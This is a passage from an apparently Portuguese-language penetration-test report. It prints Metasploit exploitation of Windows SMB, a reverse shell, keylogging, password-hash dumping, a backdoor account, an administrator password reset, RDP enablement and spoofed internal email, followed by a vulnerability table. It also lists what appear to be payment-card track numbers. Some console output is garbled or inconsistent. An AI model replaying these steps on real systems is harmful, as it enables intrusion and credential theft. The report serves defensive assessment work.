iso.3.6.1.2.1.2.2.1.5.9 = Gauge32: 0

```

4.2.4 Exploração da vulnerabilidade MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

Após explorada a vulnerabilidade, foi elevado o privilégio do usuário e iniciado um keylogger na máquina.

No passo seguinte foi feito um dump dos hashes das senhas da máquina, com um ataque do tipo rainbowtables (Ref.: https://pt.wikipedia.org/wiki/Rainbow_table), nesta etapa foi determinada a senha dos usuários convidado e btaw.

Foram listados todos os usuários da máquina.

Foi criado o usuário winupdate

Foi resetada a senha do usuário administrador (Local) para PasswOrd.

Habilitamos remotamente o RDP na máquina.

Status - *Sucesso*

Evidências:

```
msf exploit(ms08_067_netapi) > set RHOST
RHOST => 172.29.0.33
msf exploit(ms08_067_netapi) > EXPLO
[-] Unknown command: EXPLO.
msf exploit(ms08_067_netapi) > eps
[-] Unknown command: eps.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on
[*] 172.29.0.33 - Automatically detecting the target...
[*] 172.29.0.33 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.29.0.33 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.29.0.33 - Attempting to trigger the vulnerability...
[*] Sending stage (179267 bytes) to 172.29.0.33
[*] Meterpreter session 1 opened (172.29.0.33:4444 -> 172.29.0.33:2562) at 2017-10-20 12:05:57 -0400
```

```
meterpreter > sysinfo
Computer      :
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Domain       :
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7f8b2208241a1f7f294e3a190f2b44ab...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

admin: 0feb28b5eafad6490464c4f78d3:::
con: 0cf8a24e16f61f668b12e7:::
hel: 74d0415e5ec030ac321b2e8b088:::
sup: 0e6a45882b069ba872b4ccb21afec7:::
sta: 01b73c59d7e0c009c0:::
vug: 0:b6a406c0506c0085f35d1208558ee694:::
asp: 017e04d4d0e19d153dcf:::
```

```

C:\WINDOWS\system32>net user
net user

User accounts for \\

.....
Admin [REDACTED] btaw
con [REDACTED] SUPPORT_388945a0
VUSR [REDACTED]
The command completed with one or more errors.

C:\WINDOWS\system32>net user winupdate PAssw0rd /add
net user winupdate PAssw0rd /add
The command completed successfully.

C:\WINDOWS\system32>net user
net user

User accounts for \\

.....
Administrator          ASPNET          btaw
convidado               HelpAssistant   SUPPORT_388945a0
VUSR_USER-ECABC4E5E3    winupdate
The command completed with one or more errors.

```

```

Administrator > net post/windows/manage/shield_rdp
[+] Disabling Remote Desktop
[+] RDP is disabled, enabling it ....
[+] Setting Terminal Services service startup mode
[+] The Terminal Services service is not set to auto, changing it to auto ....
[+] Opening port in local firewall (if necessary)
[+] For cleanup, visit the Netgopher resource file: /usr/local/share/netgopher/ [REDACTED]
netgopher >

```



```

heliarc@helarc >
heliarc@helarc > shell
Process 2144 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netstat -an
netstat -an

Active Connections

Proto Local Address          Foreign Address         State
TCP    0.0.0.0:135             0.0.0.0:0               LISTENING
TCP    0.0.0.0:445             0.0.0.0:0               LISTENING
TCP    0.0.0.0:1025            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1357            0.0.0.0:0               LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              SYN_SENT
TCP    [REDACTED]              [REDACTED]              SYN_SENT
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
TCP    [REDACTED]              [REDACTED]              LISTENING
TCP    [REDACTED]              [REDACTED]              ESTABLISHED
UDP    [REDACTED]              [REDACTED]              *:*
UDP    0.0.0.0:500            *:
UDP    0.0.0.0:1040           *:
UDP    0.0.0.0:1025           *:

```

```

C:\WINDOWS\system32>net user Administrator
net user Administrator
User name                Administrator
Full Name
Comment                  Built-in account for administering the computer/domain
User's comment
Country code             000 (System Default)
Account active           Locked
Account expires          Never

Password last set        4/9/2016 6:12 PM
Password expires         Never
Password changeable      4/9/2016 6:12 PM
Password required        Yes
User may change password Yes


Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never


Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.

C:\WINDOWS\system32>net user Administrator Password
net user Administrator Password
The command completed successfully.

```





As informações contidas neste relatório são CONFIDENCIAIS e protegidas pelo sigilo legal. A divulgação, distribuição ou reprodução do teor deste documento depende de autorização da autoridade do proprietário. Caso V. Sa. não seja o proprietário deste relatório, fica, desde já, notificado que qualquer divulgação, distribuição ou reprodução é estritamente proibida, sujeitando-se o infrator às sanções legais.



As informações contidas neste relatório são CONFIDENCIAIS e protegidas pelo sigilo legal. A divulgação, distribuição ou reprodução do teor deste documento depende de autorização da autorização do proprietário. Caso V. Sa. não seja o proprietário deste relatório, fica, desde já, notificado que qualquer divulgação, distribuição ou reprodução é estritamente proibida, sujeitando-se o infrator às sanções legais.

File Edit Search Options Help

```
Seq"; "NumRef"; "Trilha1";
00001"; "JKS782800058R"; "6277801695700777-24106207091906901040"; "" "" "" "1"
00002"; "JKS7828000948R"; "6277801695447064-24106202081906901040"; "" "" "" "1"
00003"; "JKS782801038R"; "6277801695361737-24106201531906901040"; "" "" "" "1"
00004"; "JKS782801178R"; "6277801695665772-24106202091906901040"; "" "" "" "1"
00005"; "JKS782801258R"; "6277801695714828-24106202311906901040"; "" "" "" "1"
00006"; "JKS782801348R"; "6277801694727136-24106200191906901040"; "" "" "" "1"
00007"; "JKS782801488R"; "6277801695095194-24106204981906901040"; "" "" "" "1"
00008"; "JKS782801518R"; "6277801695440168-24106205411906901040"; "" "" "" "1"
00009"; "JKS782801658R"; "6277801695854210-24106203451906901040"; "" "" "" "1"
00010"; "JKS782801798R"; "6277801695854269-24106207501906901040"; "" "" "" "1"
00011"; "JKS782801828R"; "6277801695854145-24106201501906901040"; "" "" "" "1"
00012"; "JKS782801968R"; "6277801695854277-24106209921906901040"; "" "" "" "1"
00013"; "JKS782802058R"; "6277801695854194-24106204051906901040"; "" "" "" "1"
00014"; "JKS782802198R"; "6277801695840037-24106209101906901040"; "" "" "" "1"
00015"; "JKS782802228R"; "6277801695854137-24106200451906901040"; "" "" "" "1"
00016"; "JKS782802368R"; "6277801695700884-24106207531906901040"; "" "" "" "1"
00017"; "JKS782802408R"; "6277801695359418-24106209041906901040"; "" "" "" "1"
00018"; "JKS782802538R"; "6277801695854020-24106203531906901040"; "" "" "" "1"
00019"; "JKS782802678R"; "6277801695307573-24106204221906901040"; "" "" "" "1"
00020"; "JKS782802758R"; "6277801695846844-24106202322906901040"; "" "" "" "1"
00021"; "JKS782802848R"; "6277801695361729-24106205191906901040"; "" "" "" "1"
00022"; "JKS782802988R"; "6277801695723068-24106206821906901040"; "" "" "" "1"
00023"; "JKS782803078R"; "6277801695679096-24106204211906901040"; "" "" "" "1"
00024"; "JKS782803158R"; "6277801695723159-24106203131906901040"; "" "" "" "1"
00025"; "JKS782803248R"; "6277801695463103-24106202521906901040"; "" "" "" "1"
00026"; "JKS782803388R"; "6277801695549398-24106206041906901040"; "" "" "" "1"
00027"; "JKS782803418R"; "6277801695203681-24106207831906901040"; "" "" "" "1"
00028"; "JKS782803558R"; "6277801695356224-24106206261906901040"; "" "" "" "1"
00029"; "JKS782803698R"; "6277801695307714-24106201411906901040"; "" "" "" "1"
00030"; "JKS782803728R"; "6277801695464457-24106201561906901040"; "" "" "" "1"
00031"; "JKS782803868R"; "6277801695850879-24106203051906901040"; "" "" "" "1"
00032"; "JKS782803908R"; "6277801695851018-24106205251906901040"; "" "" "" "1"
00033"; "JKS782804098R"; "6277801695307805-24106201251906901040"; "" "" "" "1"
00034"; "JKS782804128R"; "6277801695299325-24106209071906901040"; "" "" "" "1"
00035"; "JKS782804268R"; "6277801695307300-24106208231906901040"; "" "" "" "1"
00036"; "JKS782804308R"; "6277801695203152-24106203151906901040"; "" "" "" "1"
00037"; "JKS782804438R"; "6277801695307532-24106201491906901040"; "" "" "" "1"
00038"; "JKS782804578R"; "6277801695307409-24106204711906901040"; "" "" "" "1"
00039"; "JKS782804658R"; "6277801695854103-24106204351906901040"; "" "" "" "1"
00040"; "JKS782804748R"; "6277801695307565-24106200631906901040"; "" "" "" "1"
00041"; "JKS782804888R"; "6277801695307599-24106207971906901040"; "" "" "" "1"
00042"; "JKS782804918R"; "6277801695054030-24106200572410620051040"; "" "" "" "1"
```


4.2.5 Acesso ao FTP 1.2.3.4

Utilizando a credenciais capturadas durante o ataque 1, tentamos acessar o FTP 1.2.3.4

Status **Sucesso**

Resultados Obtidos

Aparentemente há arquivos com números de cartões disponíveis neste FTP.



4.2.6 Acesso ao servidor de e-mail não autenticado

Não há autenticação no servidor de e-mail 5.4.3.2, apesar de ser aparentemente um servidor de e-mail interno, sem relay pra internet, qualquer um pode mandar e-mails como se fosse outro usuário sem possuir a senha.

Status **Sucesso**

Resultados Obtidos:

```

ping 172.28
connected to [REDACTED]
escape charac
20 SMTP OK
alo suporte.int
20      suporte.int Hello [REDACTED]
ail from: rh@suporte.int
20 2.1.0 Sender OK
pt to:
20 2.1.5 Recipient [REDACTED]
ATA
24 Start mail input; end with <CRLF>.<CRLF>
Subject:Convocado!
Hello,

Boa Tarde,
Gostaria passar no RH para conversarmos? Procure a Sr. Solange.

```

4.2.7 Exploração da vulnerabilidade Etternalblue (Wannacry)

Os ativos que mapeamos esta vulnerabilidade possuíam sistemas operacionais x86, nosso exploit só funciona em sistemas x64.

Status - **Falha**

Evidências:

```

msf exploit(msl7_010_eternalblue) > exploit

[*] Started reverse TCP handler on [REDACTED] 4444
[*] 172.29.0.157:445 - Connecting to target for exploitation.
[*] 172.29.0.157:445 - Connection established for exploitation.
[*] 172.29.0.157:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.29.0.157:445 - CORE raw buffer dump (42 bytes)
[*] 172.29.0.157:445 - 0x00000000  5f 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows
  7 Profes
[*] 172.29.0.157:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional
  7661 Serv
[*] 172.29.0.157:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31  Ice Pac
  k 1
[!] 172.29.0.157:445 - Target arch selected not valid for arch indicated by DCE/RPC reply
[!] 172.29.0.157:445 - Disable VerifyArch option to proceed manually...
[!] 172.29.0.157:445 - Unable to continue with improper OS Arch.
[*] Exploit completed, but no session was created.
msf exploit([REDACTED]_blue) > set RHOST [REDACTED]
RHOST => 172.29.0.157
msf exploit([REDACTED]_blue) > exploit

```



```

root@kali:~/Desktop/Thomas# dnseenum sup [REDACTED]
Smartmatch is experimental at /usr/bin/
Smartmatch is experimental at /usr/bin/
dnseenum VERSION:1.2.4

----- suporte.int -----

Host's addresses:
-----

su [REDACTED] 400 IN A 172 [REDACTED]
su [REDACTED] 400 IN A 172 [REDACTED]
su [REDACTED] 400 IN A 172 [REDACTED]
su [REDACTED] 400 IN A 10. [REDACTED]

```

```

Name Servers:
-----

sup [REDACTED] 3400 IN A 172
sup [REDACTED] 3400 IN A 172
sup [REDACTED] 3400 IN A 10

Mail (MX) Servers:
-----

Trying Zone Transfers and getting Bind Versions:
-----

Trying Zone Transfer for suporte.int on tgssupad02.suporte.int ...
AXFR record query failed: REFUSED

Trying Zone Transfer for suporte.int on tgssupad01.suporte.int ...
AXFR record query failed: REFUSED

brute force file not specified, bay.

```

4.2.10 Ataque de enumeração no servidor 9.8.7.6

Tentativa de exploração do serviço SMB no servidor Windows Server 2003 R2

Status - **Falha**

Evidências:

[illegible]

```
| Enumerating Workgroup/Domain on 172
| =====
| [E] Can't find workgroup/domain
```

```
Looking up status of
No reply from 172.28.
```

As informações contidas neste relatório são CONFIDENCIAIS e protegidas pelo sigilo legal. A divulgação, distribuição ou reprodução do teor deste documento depende de autorização da autorização do proprietário. Caso V. Sa. não seja o proprietário deste relatório, fica, desde já, notificado que qualquer divulgação, distribuição ou reprodução é estritamente proibida, sujeitando-se o infrator às sanções legais.

4.3 Lista de Vulnerabilidades

Abaixo uma descrição das vulnerabilidades apontadas neste trabalho.

As vulnerabilidades estão categorizadas de acordo com a descrição a seguir:

- **1 Informacional:** Vulnerabilidades que expõem informações não necessárias ao atacante.
- **2 Baixa:** Vulnerabilidades que possibilita acesso a informações de sistemas que possibilitam identificação de vulnerabilidades no sistema.
- **3 Média:** Vulnerabilidades que não atuam com dados sensíveis ao atante.
- **4 Alta:** Vulnerabilidades que possibilitam comprometimento a disponibilidade, integridade ou confidencialidade da informação.
- **5 Crítica:** Vulnerabilidades que permitem acesso a dados sensíveis ou execução de código no servidor vulnerável

Ativo	Critidade [1 - 5]	Vulnerabilidade	Explorada?
Toda a Rede	5	Rede suscetível a ArpSopooof	Sim
Toda a Rede	5	Utilização de Protocolos não criptografados (SNMP / Telnet / LDAP e etc....)	Sim
200.200.123.23	5	Através da Rede pudemos pegar as credenciais deste FTP, que a princípio possui números de cartões de crédito.	Sim
1.39.0.33 1.38.0.10 1.38.0.11	5	Vulnerabilidades no SMB podem permitir a execução remota de código	SIM
1.39.0.33 1.39.0.159 1.39.0.161 1.39.0.128 1.39.0.125 1.39.0.156	5	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	Não
1.38.0.41	4	OpenSSL OCSP Status Request extensão vulnerabilidade de crescimento de memória ilimitada (Windows)	Não
1.38.0.41	4	OpenSSL OCSP Status Request extensão vulnerabilidade de crescimento de memória ilimitada (Windows)	Não
1.38.0.23 1.38.0.25 1.39.0.33	4	Fim de suporte nos Sistemas Operacionais	
1.38.0.41	4	Vunerabilidades Multiplas PHP - 02 - Sep16 (Windows)	Não
1.38.0.41	4	PHP 'var unserializer' Denial of Service Vulnerability (Windows)	Não
1.38.0.41	4	PHP 'libgd' Denial of Service Vulnerability (Windows)	Não
1.39.0.125 1.39.0.128 1.39.0.156 1.39.0.159 1.39.0.161	4	MS15-034 HTTP.sys Remote Code Execution Vulnerability	SIM
1.38.0.131	4	Mongoose Web Server Remote Buffer Overflow Vulnerability	Não
1.38.0.4	4	Microsoft's SQL Hello Overflow	SIM
1.38.0.30	4	MS Telnet Overflow	Não
1.38.0.52 1.38.0.50 1.38.0.220	4	Alguns dispositivos na rede utilizam a community default "public" ou "private"	Sim

1.38.0.1 1.38.0.6 1.38.0.31 1.38.0.50 1.38.0.52 1.38.0.64 1.38.0.161 1.38.0.201 1.38.0.220	3	SNMP em versão desatualizada	Sim
1.39.0.125 1.39.0.128 1.39.0.156 1.39.0.159 1.39.0.161 1.39.0.19	3	OpenSSL CCS Bypass Man in the Middle Security	SIM
1.39.0.125 1.39.0.128 1.39.0.156 1.39.0.17	3	Páginas sem Atributo de cookie httpOnly	Não
1.38.0.5	3	Usar solicitação de pesquisa LDAP para recuperar informações de NT Directory Services	SIM
1.38.0.50 1.38.0.52	2	Estas impressoras possuem acesso livre pela rede, qualquer um pode imprimir documentos nelas.	Não